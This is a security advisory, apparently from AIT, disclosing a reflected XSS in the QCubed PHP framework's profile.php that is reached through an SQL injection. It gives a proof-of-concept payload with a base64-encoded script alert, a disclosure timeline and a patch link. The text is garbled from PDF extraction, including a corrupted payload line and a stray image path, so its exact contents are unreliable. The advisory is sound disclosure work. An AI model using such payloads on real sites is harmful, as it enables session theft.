

Severity: High Author: Wolfgang Hotwagner (AIT Austrian Institute of Technology)

SUMMARY

QCubed is a PHP Model-View-Controller Rappid Application Development framework. [https://github.com/qcubed/qcubed]

VULNERABILITY DESCRIPTION

A reflected cross-site scripting [XSS] vulnerability in qcubed [all versions including 3.1.1] in profile.php via the stQuery-parameter allows unauthenticated attackers to steal sessions of authenticated users.

PROOF OF CONCEPT

The XSS occurs because the SQL-output is not sanitized properly. Since we are able to tamper the output using a SQL-injection[CVE-2020-24913], we can easily output a common XSS string.

We use the following payload(unencoded):

 $a: 1:\{i:0;a:3:\{s:12:"objBacktrace";a:1:\{s:4:"args";a:1:\{i:0;s:3:"PWN";\}\}s:8:"strQuery";s:112."select \ version[]; \ select \ convert_from[decode] \$\$PHNjcmlwdD5hbGVydCgneHNzJyk8L3NjcmlwdD4K\$\$,\$base64\$\$\}, \$\$ufferstern the structure of the struc$ 8\$\$)";s:11:"dblTimeInfo";s:1:"1";}}

 $PHNjcmlwdD5hbGVydCgneHNzJyk8L3NjcmlwdD4K \ is \ unencoded:$

"<script>alert('xss')</script>"


The following Burp-Screenshot illustrated a http-request using the payload from above:



The response indicates that the payload worked properly:

VENDOR CONTACT TIMELINE

2020-04-19		Contacting the vendor		
2020-04-19		Vendor replied		
2020-05-01		Vendor released a patch at Githu	ıb	
2021-02-15	C	Public disclosure	lacksquare	Q
Apprison (+al-00/2505500)			E Mail	Standarta (/unhar das ait/standarta und tachterunternahman)



VULNERABLE VERSIONS

All versions including 3.1.1 are affected.

TESTED VERSIONS

QCubed 3.1.1

IMPACT

An unauthenticated attacker could steal sessions of authenticated users.

MITIGATION

 $\underline{A}\ patch\ was\ delivered\ by\ QCubed\ that\ allows\ to\ disable\ the\ profile-functionality.\ [https://github.com/qcubed/qcubed/pull/1320/files]$

ADVISORY URL

https://www.ait.ac.at/ait-sa-20210215-03-xss-qcubed (https://www.ait.ac.at/ait-sa-20210215-03-xss-qcubed)

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